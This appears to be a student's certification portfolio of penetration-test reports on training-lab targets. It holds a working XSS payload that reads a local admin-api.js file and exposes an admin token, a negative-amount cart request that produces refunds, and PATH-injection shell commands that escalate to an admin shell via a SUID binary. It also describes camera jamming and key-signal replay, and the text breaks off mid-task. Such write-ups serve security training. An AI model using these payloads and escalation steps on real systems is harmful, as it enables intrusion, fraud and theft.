ThriveDX

TDX Arena Penetration Tester

Certification

This is to acknowledge that

Kacper Waliczek

Has successfully completed all requirements and criteria for

TDX Arena Penetration Tester

Issue Date
Dec 21, 2024

Expiry Date
Dec 21, 2025

Roman Senko
VP Learning

Certification ID. 122936

ThriveDX

TDX Arena Penetration Tester

Certification info

In this certification, you'll tackle advanced simulations in the TDX-Arena system, covering key course topics.
It aims to demonstrate penetration testing skills via hands-on experience, enabling you to independently conduct vulnerability assessments and exploitation.
Completion requires crafting a detailed Penetration Testing report, showcasing your ability to identify and exploit cybersecurity vulnerabilities effectively, and proving your readiness for the real-world cybersecurity landscape.

Certification ID. 122936

PT Report

“SuperDuperMarket”

Executive Summary

During testing of the **SuperDuperMarket** application, two critical vulnerabilities were identified:

1. **Cross-Site Scripting (XSS)**: This vulnerability allowed for the injection of malicious scripts, leading to the exposure of the admin token (dcb129fb258a43a525efaebb3dc7512d).
2. **Negative Transaction Manipulation**: By manipulating transaction values, unauthorized refunds or credits could be processed.


These vulnerabilities highlight significant risks to the system's security, including unauthorized access and potential financial loss.

Conclusions

1. **Critical Security Risks Identified**: The application contains severe vulnerabilities, including Cross-Site Scripting (XSS) and improper input validation in transactions, which could lead to unauthorized access and financial exploitation.
2. **Chained Exploits**: The combination of XSS and LFI techniques demonstrates how these vulnerabilities can be exploited together, exposing sensitive server-side data and administrative credentials.
3. **Sensitive Data Exposure**: The admin token, retrieved through the XSS payload, highlights the lack of adequate security controls over sensitive information.
4. **Potential Financial Loss**: The ability to manipulate transaction amounts into negative values without server-side validation represents a significant financial risk.
5. **Improper Configuration**: The exposure of critical endpoints like /admin-api.js in the /robots.txt file points to misconfigurations that increase the attack surface.

Recommendations


- Implement strict input validation and sanitization across all user inputs.
- Deploy security headers like Content Security Policy (CSP) to prevent script execution.
- Secure sensitive files and endpoints by removing them from publicly accessible directories.
- Enforce server-side validation for all financial transactions.
- Regularly audit the application for security vulnerabilities and misconfigurations.



• Finding Details

VULN-001: Cross-Site Scripting (XSS)

Description
The application failed to sanitize user input in the barcode parameter, allowing attackers to inject JavaScript code. This resulted in access to sensitive internal files, such as admin-api.js, where




the admin token was stored.

Exploitation Steps


1. **Discovery via /robots.txt**:


The /robots.txt file disclosed the existence of /admin-api.js, as shown in



2. **Deobfuscating Sensitive Data**:


The JavaScript file was obfuscated but revealed sensitive variables after deobfuscation. The admin_token was visible, as seen in





1. **Payload Injection**:


I found a similar case online where someone resolved an issue using a combination of XSS and LFI. They exploited XSS to read internal server files by injecting a malicious payload, which aligns with how the vulnerability in this application was approached.



An XSS payload was injected into the barcode parameter:


<script>x=new XMLHttpRequest();x.onload=function(){document.write(this.responseText);};x.open("GET","file:///srv/node/admin-api.js");x.send();</script>

This code exploited the application to retrieve the admin token (dcb129fb258a43a525efeabb3dc7512d), as shown in




Evidence

Shows the intercepted payload and server response revealing sensitive data. Highlights the admin token retrieved via XSS



.

Confirms the admin token was successfully exposed.



VULN-002: Negative Transaction Manipulation

Description
The application did not validate the `amount` field in the `cart` parameter, allowing negative values. This enabled attackers to manipulate transactions, generating unauthorized refunds.


Exploitation Steps


1. **Payload Injection**:

A JSON request was intercepted, and the `amount` value was modified to `-200`:

The server processed the request, issuing a refund instead of a charge, as demonstrated in

A receipt was generated showing a negative total, confirming the exploit






```
{
  "cart": [
    {
      "amount": -200,
      "id": 2
    }
  ]
}
```

Receipt Confirmation:

A receipt was generated showing a negative total, confirming the exploit

Summary and Recommendations

The SuperDuperMarket application has significant vulnerabilities, including XSS and insufficient input validation, which can lead to data exposure and financial abuse. The combination of XSS and LFI demonstrates how attackers can chain vulnerabilities to compromise critical assets.

Basic Recommendations:

1. **Input Validation**: Ensure all user inputs are properly sanitized and validated, especially for dynamic fields like barcode and amount.
2. **Restrict Sensitive Files**: Remove sensitive files like /admin-api.js from public access and avoid listing them in /robots.txt.
3. **Server-Side Checks**: Validate all transaction data server-side to prevent manipulation, especially for numeric fields.
4. **Security Headers**: Add headers like CSP and X-Content-Type-Options to protect against script execution.

PT Report

“The Archer”

Executive Summary

The penetration testing assessment identified a critical vulnerability in the system, specifically a Privilege Escalation via PATH Injection in the archiver binary. This binary, owned by the admin user, had the SUID bit set and improperly handled system commands, allowing an attacker to gain elevated privileges.

Key Findings

1. Privilege Escalation via PATH Injection
    - The archiver binary was exploited by injecting a malicious tar script via the PATH environment variable, resulting in a shell with admin privileges.
    - Access to sensitive information, including command history and credentials, was achieved through this escalation.
2. Flag Captured
    - The flag was retrieved from the .bash_history file of the admin user:

      Copy code
      484b47456007e91fa4fd81ead2dd1abb

Impact

- Unauthorized access to the admin account demonstrates a significant lapse in privilege separation and SUID management, potentially allowing further compromise of the system.

Recommendations

- Immediate Action: Remove the SUID bit from the vulnerable archiver binary and audit all other SUID binaries.
- Preventative Measures: Ensure binaries explicitly reference system commands using absolute paths, and implement robust auditing processes for privilege escalation vectors.

Conclusions


The penetration test successfully demonstrated the exploitation of a critical privilege escalation vulnerability via a PATH Injection attack in the archiver binary. The vulnerability highlights a lack of secure development practices and inadequate system hardening measures, leading to a significant risk of unauthorized privilege elevation.

Key Outcomes

1. Privilege Escalation:
   The vulnerability allowed the attacker to escalate from a standard user (ralph) to an elevated account (admin), granting unauthorized access to sensitive data and system operations.
2. Data Exposure:
   Access to the admin user's command history provided evidence of system mismanagement and revealed the captured flag: 484b47456007e91fa4fd81ead2dd1abb
3. Potential for Further Exploitation:
   With admin privileges, an attacker could potentially exploit other misconfigurations or vulnerabilities to compromise the entire system.

Recommendations Moving Forward

- Patch Identified Vulnerabilities:
  Remove or secure the SUID bit on vulnerable binaries such as archiver and enforce absolute paths for system commands.
- Improve Monitoring and Auditing:
  Regularly audit SUID binaries and review user permissions to minimize the attack surface.
- Enhance Development Practices:
  Incorporate secure coding practices and perform regular security reviews for custom binaries and scripts.



Finding Details

VULN-003 PRIVILEGE ESCALATION VIA PATH INJECTION (CRITICAL)

Privilege Escalation via PATH Injection occurs when a program improperly relies on the PATH environment variable to locate system commands during execution. The archiver binary at /home/ralph/Desktop/newsletter/tools/archiver was found to be configured with the SUID bit and owned by the admin user. By exploiting this misconfiguration, an attacker could inject a malicious script into the command execution path, resulting in unauthorized privilege escalation to the admin account.

An attacker can exploit this vulnerability to bypass normal user privilege restrictions, execute arbitrary commands with admin privileges, and potentially compromise sensitive data and other users.

Details
During the audit, the team identified that the archiver binary:

1. Relied on the PATH environment variable to locate the tar command without explicitly referencing /bin/tar.
2. Allowed injection of a malicious tar script, which replaced the intended behavior of the legitimate command.

The following steps were performed to exploit the vulnerability:

- **Step 1:** A malicious script named tar was created in /tmp to spawn an interactive shell.
- **Step 2:** The PATH variable was updated to prioritize /tmp over /bin.
- **Step 3:** The archiver binary was executed, triggering the malicious script and granting admin privileges.

Commands used during the exploitation:

```
# Create a malicious tar script
echo '#!/bin/bash' > /tmp/tar
echo 'bash -i' >> /tmp/tar
chmod +x /tmp/tar

# Modify PATH
export PATH=/tmp:$PATH

# Execute the vulnerable binary
/home/ralph/Desktop/newsletter/tools/archiver
```

The exploit successfully spawned an interactive shell as the admin user.

Impact
This vulnerability allows unauthorized users to:

1. Escalate privileges from a standard user to the `admin` user.
2. Access sensitive files, such as the `.bash_history` file of the `admin` user.
3. Compromise the integrity of the system by executing arbitrary commands or modifying critical configurations.

During testing, the `.bash_history` file of the `admin` user was accessed, revealing the flag:

```
Flag: 484b47456007e91fa4fd81ead2dd1abb
```

Note
The `archiver` binary was exploited during testing, and steps were limited to proof-of-concept actions. No persistent modifications were made to the system to avoid long-term effects.

Classification
This finding is classified as **Critical** due to its direct impact on privilege escalation, allowing an attacker to execute arbitrary commands as `admin`. The attacker could further compromise the system, access sensitive data, or disrupt operations.

Step 1: System Enumeration

The goal of the first step was to gather information about the system and find potential escalation vectors.

Commands Used
Check the system's kernel and OS version:

> uname -a
> cat /etc/os-release

Purpose: Identify the operating system and kernel version to look for known vulnerabilities.

Check user privileges:

> id
> whoami
> sudo -l

```
ralph@Ubuntu:~$ uname -a
Linux Ubuntu 4.14.252-195.483.amzn2.x86_64 #1 SMP Mon Nov 1 20:58:46 UTC 2021 x86_64 GNU/Linux
ralph@Ubuntu:~$ cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
ralph@Ubuntu:~$ id
uid=999(ralph) gid=999(ralph) groups=999(ralph)
ralph@Ubuntu:~$ whoami
ralph
ralph@Ubuntu:~$ sudo -l
bash: sudo: command not found
ralph@Ubuntu:~$
```

Purpose: Determine the user's groups, permissions, and whether any commands can be run as `root`

Search for SUID binaries:

> find / -type f -perm -4000 2>/dev/null

```
ralph@Ubuntu:~$ find / -type f -perm -4000 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/umount
/home/ralph/Desktop/newsletter/tools/archiver
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/passwd
/usr/lib/openssh/ssh-keysign
```

Purpose: Find files with the SUID bit, as they can execute with elevated privileges (often as `root`).

Findings
The SUID search revealed a suspicious binary:
/home/ralph/Desktop/newsletter/tools/archiver


This binary was owned by `admin` and had the SUID bit set (`-r-sr-sr-x`), making it a prime target for exploitation.

Step 2: Analyzing the Vulnerable Binary

We examined the `archiver` binary to understand how it works and identify any weaknesses that could be exploited.

Commands Used
Open the binary using a cat command:

> cat /home/ralph/Desktop/newsletter/tools/archiver



Purpose: Inspect the binary file for readable text that could reveal how it operates, such as commands or paths.

Run the binary to observe its behavior:

> /home/ralph/Desktop/newsletter/tools/archiver

Purpose: Determine if the binary requires input, interacts with the filesystem, or relies on system commands.

Check dependencies for the binary:

> ldd /home/ralph/Desktop/newsletter/tools/archiver

```
ralph@Ubuntu:/var/backups$ ldd /home/ralph/Desktop/newsletter/tools/archiver
        linux-vdso.so.1 (0x00007ffc91f99000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f7b42ac7000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f7b42c92000)
ralph@Ubuntu:/var/backups$
```

```
/home/ralph/Downloads/unreadable/Pantheon/virtuoso.7z
/home/ralph/Music/
/home/ralph/Pictures/
/home/ralph/Templates/
/home/ralph/Videos/

The home directory was successfully archived
ralph@Ubuntu:~$
```

```
ralph@Ubuntu:/var/backups$ ls -la
total 240
drwxrwxr-x 1 admin admin     31 Dec  2 09:25 .
drwxr-xr-x 1 root  root      32 Sep 12  2022 ..
-rw-r--r-- 1 admin ralph 245760 Dec  2 09:25 home-ralph.tar.gz
ralph@Ubuntu:/var/backups$
```

Purpose: Identify any dynamically linked libraries the binary depends on.

Findings

- The `archiver` binary internally called the `tar` command to create archives.
- Importantly, it did not specify the full path for `tar` (e.g., `/bin/tar`) but relied on the `PATH` environment variable to locate it.

```
ralph@Ubuntu:~$ ldd /home/ralph/Desktop/newsletter/tools/archiver
        linux-vdso.so.1 (0x00007ffc18da7000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f2ca7700000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f2ca78cb000)
ralph@Ubuntu:~$ echo '#!/bin/bash' > /tmp/tar
ralph@Ubuntu:~$ echo 'bash -i' >> /tmp/tar
ralph@Ubuntu:~$ chmod +x /tmp/tar
ralph@Ubuntu:~$ export PATH=/tmp:$PATH
ralph@Ubuntu:~$ /home/ralph/Desktop/newsletter/tools/archiver
Archiving home directory to /var/backups ...
admin@Ubuntu:~$
```

This made the binary vulnerable to **PATH Injection**, allowing us to substitute the `tar` command with a malicious script.

Step 3: Exploiting PATH Injection

We leveraged the PATH Injection vulnerability to execute a malicious script that spawned a shell with the privileges of the `admin` user.

Commands Used
Create a malicious `tar` script in `/tmp`:

Add the following lines to the file:
> echo '#!/bin/bash' > /tmp/tar
> echo 'bash -i' >> /tmp/tar

Save and exit the editor, then make the script executable:
> chmod +x /tmp/tar

Modify the `PATH` environment variable:

> export PATH=/tmp:$PATH

Purpose: Ensure that the system uses our malicious `tar` script instead of the legitimate `/bin/tar`.

Run the vulnerable binary:

> /home/ralph/Desktop/newsletter/tools/archiver

Purpose: Trigger the binary and execute our malicious script.

Results

This successfully spawned an interactive shell with the privileges of the `admin` user:

```
ralph@Ubuntu:~$ ldd /home/ralph/Desktop/newsletter/tools/archiver
        linux-vdso.so.1 (0x00007ffc18da7000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f2ca7700000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f2ca78cb000)
ralph@Ubuntu:~$ echo '#!/bin/bash' > /tmp/tar
ralph@Ubuntu:~$ echo 'bash -i' >> /tmp/tar
ralph@Ubuntu:~$ chmod +x /tmp/tar
ralph@Ubuntu:~$ export PATH=/tmp:$PATH
ralph@Ubuntu:~$ /home/ralph/Desktop/newsletter/tools/archiver
Archiving home directory to /var/backups ...
admin@Ubuntu:~$
```

Step 4: Capturing the Flag

With access to the `admin` account, we searched for the flag in the admin user's history.

Commands Used
Inspect the admin user's home directory:

> cd /home/admin
> ls -la

Purpose: Look for any hidden files or directories containing sensitive information.

Examine the admin user's command history:

> cat ~/.bash_history

```
admin@Ubuntu:~$ cat .bash_history
hwclock --systohc
nano /etc/locale.gen
sudo pacman -Sy nano reflector
pacman -Sy nano reflector
nano /etc/locale.gen
locale-gen
nano /etc/locale.conf
nano /etc/hostname
nano /etc/hosts
nano /etc/hosts
```

Purpose: Search for clues or the flag within the command history.

Findings

The `.bash_history` file contained the flag:

passwd 484b47456007e91fa4fd81ead2dd1abb

The flag was: **`484b47456007e91fa4fd81ead2dd1abb`**

```
ping 8.8.8.8
reflector --age 12 --sort rate --save /etc/pacman.d/mirrorlist
pacman -Sy dhcpcd
pacman -S networkmanager
ping 8.8.8.8
passwd 484b47456007e91fa4fd81ead2dd1abb
systemctl start NetworkManager.service
ip a
```

- **Vulnerability Exploited:** PATH Injection in the SUID binary `archiver`.
- **Access Gained:** Escalated privileges from `ralph` to `admin`.
- **Flag Captured:** `484b47456007e91fa4fd81ead2dd1abb`.

PT Report

“CySDR”

Executive Summary

Objective

This exercise simulated a real-world scenario involving signal interception, jamming, and replay attacks. The two key tasks were:

1. **Disable a security camera** by jamming its signal, enabling safe passage without detection.
2. **Capture and replay a car's remote key signal** to unlock the vehicle.

Upon successful completion, the flag was revealed, confirming the achievement of the exercise objectives.


Environment Setup

- The participant utilized an **SDR (Software-Defined Radio)** tool to manipulate radio frequencies.
- Frequencies were adjusted using the control panel, allowing the participant to capture, jam, and transmit signals.

Conclusions

- **Unencrypted Communication Protocol (Critical):** Both the security camera and car key relied on unencrypted signals, making them vulnerable to interception, manipulation, and replay attacks.

- **Lack of Rolling Code Mechanism (Critical):** The car's remote key reused the same static signal for locking and unlocking, enabling easy replay attacks without any form of authentication or signal expiration.



Finding Details

Task 1: Jamming the Security Camera

Objective:

Avoid detection by disabling the security camera using frequency jamming.

Steps Taken:

1. **Identify the Camera's Frequency:**
    - Using the SDR tool, the frequency scanner was adjusted until the correct frequency (**2.42 GHz**) was detected.
2. **Jam the Signal:**
    - Activated the **"Jam"** function while tuned to the camera's frequency.
    - This rendered the camera unable to detect movement, creating a safe passage.

Outcome:

- The security camera was successfully disabled.
- The participant proceeded unnoticed under the camera's field of vision.

Task 2: Capturing and Replaying the Car Key Signal

Objective:

